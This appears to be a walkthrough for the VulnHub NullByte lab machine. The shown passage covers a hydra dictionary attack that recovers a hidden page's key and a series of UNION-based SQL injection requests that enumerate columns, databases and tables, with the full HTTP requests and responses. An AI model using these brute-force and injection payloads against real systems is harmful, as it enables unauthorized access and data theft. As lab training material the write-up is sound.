
& it seems that we're correct! it's a subdirectory



Key:


extracting info from the hidden subdirectory

so it seems that we need a key to bypass this screen




Key:

checking the page source code & we found something interesting here
/*
1) the form is not connected to the mysql, so it's a fixed credential that used to compare in the if else statement
2) the password is not complex, so it might be a password in rockyou.txt?
*/




```

<center>
<form method="post" action="index.php">
Key:<br>
<input type="password" name="key">
</form>
</center>
<!-- this form isn't connected to mysql, password ain't that complex --!>

```

if we enter the wrong key it'll return the following string ‘invalid key’




```
<center>
  <font color='red'>
    invalid key
  </font>
</center>
<br>
<center>
  <form method="post" action="index.php">
    Key:<br>
    <input type="password" name="key">
  </form>

</center>
<!-- this form isn't connected to mysql, password ain't
```

let's use hydra to perform a dictionary attack on the key param & we found the key!



```
┌──(nobodyatall㉿0xDEADBEEF)-[~/vulnhub/nullByte]
└─$ hydra -l '' -P /usr/share/wordlists/rockyou.txt 192.168.83.131 http-post-form '/kzMb5nVYJw/index.php:key=^PA
SS^:invalid key' -t 40
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz
ations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-19 11:52:15
[DATA] max 40 tasks per 1 server, overall 40 tasks, 14344399 login tries (l:1/p:14344399), ~358610 tries per tas
k
[DATA] attacking http-post-form://192.168.83.131:80/kzMb5nVYJw/index.php:key=^PASS^:invalid key
[STATUS] 10022.00 tries/min, 10022 tries in 00:01h, 14334377 to do in 23:51h, 40 active
[80][http-post-form] host: 192.168.83.131   password: elite
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```


now we're in! enter username?? probably this part are linked to the mysql



Search for usernames:

Enter username:


testing entering nothing 2 result returned



```
EMP ID :1
EMP NAME : ramses
EMP POSITION :
--------------------------------
EMP ID :2
EMP NAME : isis
EMP POSITION : employee
--------------------------------
Fetched data successfully
```


checking is there any db error by playing with the usrtosearch get param

enter " as the value



```
GET /kzMb5nVYJw/420search.php?usrtosearch=" HTTP/1.1
Host: 192.168.83.131
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/2010010
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,imag
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.83.131/kzMb5nVYJw/index.php
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


& it shows SQL syntax error!



```
HTTP/1.1 200 OK
Date: Tue, 19 Jan 2021 22:33:10 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Content-Length: 168
Connection: close
Content-Type: text/html; charset=UTF-8

Could not get data: You have an error in your SQL syntax; check the manual that corresponds
```

now find how many columns that used in the SQL select query


4 is not the correct one



```
GET /kzMb5nVYJw/420search.php?usrtosearch=i"+UNION+ALL+SELECT+1,2,3,4%23 HTTP/1.1
Host: 192.168.83.131
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.83.131/kzMb5nVYJw/index.php
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Tue, 19 Jan 2021 22:35:17 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Content-Length: 81
Connection: close
Content-Type: text/html; charset=UTF-8

Could not get data: The used SELECT statements have a different number of columns
```


3 is the correct columns number



```
GET /kzMb5nVYJw/420search.php?usrtosearch=i"+UNION+ALL+SELECT+1,2,3%23 HTTP/1.1
Host: 192.168.83.131
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.83.131/kzMb5nVYJw/index.php
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Tue, 19 Jan 2021 22:35:19 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Content-Length: 118
Connection: close
Content-Type: text/html; charset=UTF-8

EMP ID :1  <br>
 EMP NAME : 2 <br>
 EMP POSITION : 3 <br>
 --------------------------------<br>
Fetched data successfully
```


so use UNION ALL technique to dump the databases //seth db was kinda interesting here



```
GET /kzMb5nVYJw/420search.php?usrtosearch=
i"+UNION+ALL+SELECT+1,GROUP_CONCAT(0x7c,schema_name,0x7c),3+from+information_schema.schemat
a%23 HTTP/1.1
Host: 192.168.83.131
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.83.131/kzMb5nVYJw/index.php
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Tue, 19 Jan 2021 22:37:11 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Content-Length: 186
Connection: close
Content-Type: text/html; charset=UTF-8

EMP ID :1  <br>
 EMP NAME : |information_schema|,|mysql|,|performance_schema|,|phpmyadmin|,|seth| <br>
 EMP POSITION : 3 <br>
 --------------------------------<br>
Fetched data successfully
```


dump seth db tables & there's only 1 table ‘users’



```
GET /kzMb5nVYJw/420search.php?usrtosearch=
i"+UNION+ALL+SELECT+1,GROUP_CONCAT(0x7c,table_name,0x7c),3+from+information_schema.tables+w
here+table_schema%3d'seth'%23 HTTP/1.1
Host: 192.168.83.131
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.83.131/kzMb5nVYJw/index.php
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Tue, 19 Jan 2021 23:35:48 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Content-Length: 124
Connection: close
Content-Type: text/html; charset=UTF-8

EMP ID :1  <br>
 EMP NAME : |users| <br>
 EMP POSITION : 3 <br>
 --------------------------------<br>
Fetched data successfully
```

